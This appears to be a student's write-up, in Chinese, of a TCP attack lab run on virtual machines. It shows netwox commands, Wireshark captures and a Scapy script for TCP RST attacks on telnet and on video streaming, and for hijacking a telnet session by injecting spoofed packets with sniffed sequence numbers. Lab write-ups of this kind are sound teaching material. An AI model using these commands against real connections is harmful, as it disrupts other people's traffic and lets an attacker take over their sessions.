
```
[09/09/20]seed@VM:~/Desktop$ sudo ./rst.py
version    : BitField (4 bits)                     = 4               (4)
ihl        : BitField (4 bits)                     = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField (3 bits)                   = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                    = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '192.168.1.11'  (None)
dst        : DestIPField                           = '192.168.1.13'  (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 23              (20)
dport      : ShortEnumField                        = 45634           (80)
seq        : IntField                              = 3430458986L     (0)
ack        : IntField                              = 0               (0)
dataofs    : BitField (4 bits)                     = None            (None)
reserved   : BitField (3 bits)                     = 0               (0)
flags      : FlagsField (9 bits)                   = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              ([])
.
Sent 1 packets.
[09/09/20]seed@VM:~/Desktop$ 
```

成功中断了 telnet 连接。

使用 ssh 连接有同样的效果。

Task 3: TCP RST Attacks on video streaming app


1> 播放视频建立 tcp 连接



发布时间:2017-11-18
播放次数:1102万次

Selena Gomez与Marshmello合作单曲MV发布！
Selena Gomez联手棉花糖Marshmello强势新单Wolves正式版mv发布！


可以看到 tcp 的连接：



```
No.  Time                            Source             Destination       Protocol  Length  Info
   1 2020-09-10 00:56:44.8252957…  58.247.206.170     192.168.1.11      TCP         60 443 → 4185
   2 2020-09-10 00:56:44.8320728…  61.135.185.32      192.168.1.11      TCP         60 443 → 4840
   3 2020-09-10 00:56:44.9692881…  0c:4b:54:e5:16:f7  Broadcast         ARP         60 Who has 192
   4 2020-09-10 00:56:45.0331369…  192.168.1.11       27.221.44.45      TCP         54 38866 → 80
   5 2020-09-10 00:56:45.0331512…  192.168.1.11       27.221.44.45      TCP         54 38868 → 80
   6 2020-09-10 00:56:45.0331557…  192.168.1.11       27.221.44.45      TCP         54 38864 → 80
   7 2020-09-10 00:56:45.0331596…  192.168.1.11       58.247.206.186    TCP         54 43038 → 44
   8 2020-09-10 00:56:45.0331632…  192.168.1.11       58.247.206.186    TCP         54 43040 → 44
   9 2020-09-10 00:56:45.0749583…  58.247.206.186     192.168.1.11      TCP         60 [TCP ACKed
  10 2020-09-10 00:56:45.0751021…  58.247.206.186     192.168.1.11      TCP         60 [TCP ACKed

▶ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: 0c:4b:54:e5:16:f7 (0c:4b:54:e5:16:f7), Dst: PcsCompu_ab:67:cc (08:00:27:ab:67:cc)
▶ Internet Protocol Version 4, Src: 58.247.206.170, Dst: 192.168.1.11
▶ Transmission Control Protocol, Src Port: 443, Dst Port: 41850, Seq: 3922296891, Ack: 3346257560, Len:

0000  08 00 27 ab 67 cc 0c 4b  54 e5 16 f7 08 00 45 00   ..'.g..K T.....E.
```


2> 实现攻击

在攻击端输入



```
[09/10/20]seed@VM:~/Desktop$ sudo netwox 78 --filter "src host 192.168.1.11"
```

在被攻击端检测到 tcp 报文：




```
No.   Time                           Source              Destination     Protocol  Length Info
6714 2020-09-10 01:01:18.2738230… 13.249.146.33      192.168.1.11    TCP        1456 [TCP segment of a reassembled PDU]
6715 2020-09-10 01:01:18.2738259… 192.168.1.11       13.249.146.33   TCP          54 51702 → 443 [RST] Seq=2968248548 Win=0 Len=0
6716 2020-09-10 01:01:18.2738306… 13.249.146.33      192.168.1.11    TLSv1.2     286 Application Data
6717 2020-09-10 01:01:18.2738321… 192.168.1.11       13.249.146.33   TCP          54 51702 → 443 [RST] Seq=2968248580 Win=0 Len=0
6718 2020-09-10 01:01:18.2943101… 13.249.146.33      192.168.1.11    TCP          74 443 → 51710 [SYN, ACK] Seq=1214626393 Ack=3348225753 Win=
6719 2020-09-10 01:01:18.2943222… 192.168.1.11       13.249.146.33   TCP          54 51710 → 443 [RST] Seq=3348225753 Win=0 Len=0
6720 2020-09-10 01:01:18.9357254… 61.135.185.32      192.168.1.11    TCP          60 [TCP Keep-Alive] 443 → 48628 [ACK] Seq=3759910946 Ack=348
6721 2020-09-10 01:01:18.9357359… 192.168.1.11       61.135.185.32   TCP          54 [TCP Keep-Alive ACK] 48628 → 443 [ACK] Seq=3484721705 Ack
6722 2020-09-10 01:01:19.2088520… 192.168.1.11       61.135.185.32   TCP          54 [TCP Keep-Alive] 48628 → 443 [ACK] Seq=3484721704 Ack=375
6723 2020-09-10 01:01:19.2734529… 61.135.185.32      192.168.1.11    TCP          60 [TCP Keep-Alive ACK] 443 → 48628 [ACK] Seq=3759910947 Ack
6724 2020-09-10 01:01:20.9649704… 0c:4b:54:e5:16:f7  Broadcast       ARP          60 Who has 192.168.1.12? Tell 192.168.1.1
6725 2020-09-10 01:01:23.9649110… 0c:4b:54:e5:16:f7  Broadcast       ARP          60 Who has 192.168.1.3? Tell 192.168.1.1

▸ Frame 6719: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_ab:67:cc (08:00:27:ab:67:cc), Dst: 0c:4b:54:e5:16:f7 (0c:4b:54:e5:16:f7)
▸ Internet Protocol Version 4, Src: 192.168.1.11, Dst: 13.249.146.33
▸ Transmission Control Protocol, Src Port: 51710, Dst Port: 443, Seq: 3348225753, Len: 0
```

红色所示为 rst 报文，成功阻断了视频的播放。


Task 4: TCP Session Hijacking

1> 建立连接，并获取相应的信息



```
[09/10/20]seed@VM:~$ telnet 192.168.1.11
Trying 192.168.1.11...
Connected to 192.168.1.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: liu
Password:
Last login: Wed Sep  9 23:07:23 EDT 2020 from 192.168.1.13 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

用 wireshark 扫描 telnet 的最后报文：



Wireshark · Packet 25 · wireshark_enp0s3_20200910035532_6SAu9O


```
▾ Transmission Control Protocol, Src Port: 52118, Dst Port: 23, Seq: 685927764, Ack: 3702927582, Len: 2
    Source Port: 52118
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 2]
    Sequence number: 685927764
    [Next sequence number: 685927766]
    Acknowledgment number: 3702927582
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 254
    [Calculated window size: 254]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x66e8 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0

0000  08 00 27 ab 67 cc 08 00  27 6d cd 88 08 00 45 10   ..'.g... 'm....E.
0010  00 36 06 2b 40 00 40 06  b1 1e c0 a8 01 0d c0 a8   .6.+@.@. ........
0020  01 0b cb 96 00 17 28 e2  6d 54 dc b6 30 de 80 18   ......(. mT..0...
0030  00 fe 66 e8 00 00 01 01  08 0a 00 59 8a 61 00 5a   ..f..... ...Y.a.Z
0040  83 d6 0d 00                                        ....
```

No.: 25 · Time: 2020-09-10 03:55:42.916173803 · Source: 192.168.1.13 · Destination: 192.168.1.11 · Protocol: TELNET · Length: 68 · Info: Telnet Data ...

提取有效信息：

Src:192.168.1.13   dst:192.168.1.11   sport:52118   dport:23   next sequence: 685927766   acknum：3702927582


获取需要发送信息的十六进制



```
[09/10/20]seed@VM:~/Desktop$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "Hello World".encode("hex")
'48656c6c6f20576f726c64'
>>>
```

2> Netwox 发送报文


使用如下命令：



```
[09/10/20]seed@VM:~/Desktop$ sudo netwox 40 --ip4-src 192.168.1.13 --ip4-dst 192
.168.1.11 --tcp-src 52118 --tcp-dst 23 --tcp-seqnum 685927766 --tcp-data "48656c
6c6f20576f726c64" --tcp-ack --tcp-psh --tcp-acknum 3702927582 --tcp-window 128
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0033=51___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x9F58=40792__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x9804_____________|
|                            source                             |
|_________________________192.168.1.13__________________________|
|                          destination                          |
|_________________________192.168.1.11__________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xCB96=52118__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x28E26D56=685927766______________________|
|                            acknum                             |
|_____________________0xDCB630DE=3702927582_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x0080=128___________|
|           checksum            |            urgptr             |
|_________0x6A8F=27279__________|___________0x0000=0____________|
48 65 6c 6c  6f 20 57 6f  72 6c 64                  # Hello World
[09/10/20]seed@VM:~/Desktop$
```

成功发送到了被攻击端。

3> Scapy 发送报文



```
#!/usr/bin/python
from scapy.all import *

ip=IP(src="192.168.1.13",dst="192.168.1.11")
tcp=TCP(sport=52118,dport=23,flags="A",seq=685927766,ack=3702927582)
data="48656c6c6f20576f726c64"
pkt=ip/tcp/data
ls(pkt)
send(pkt)
```

执行之后成功发送了消息。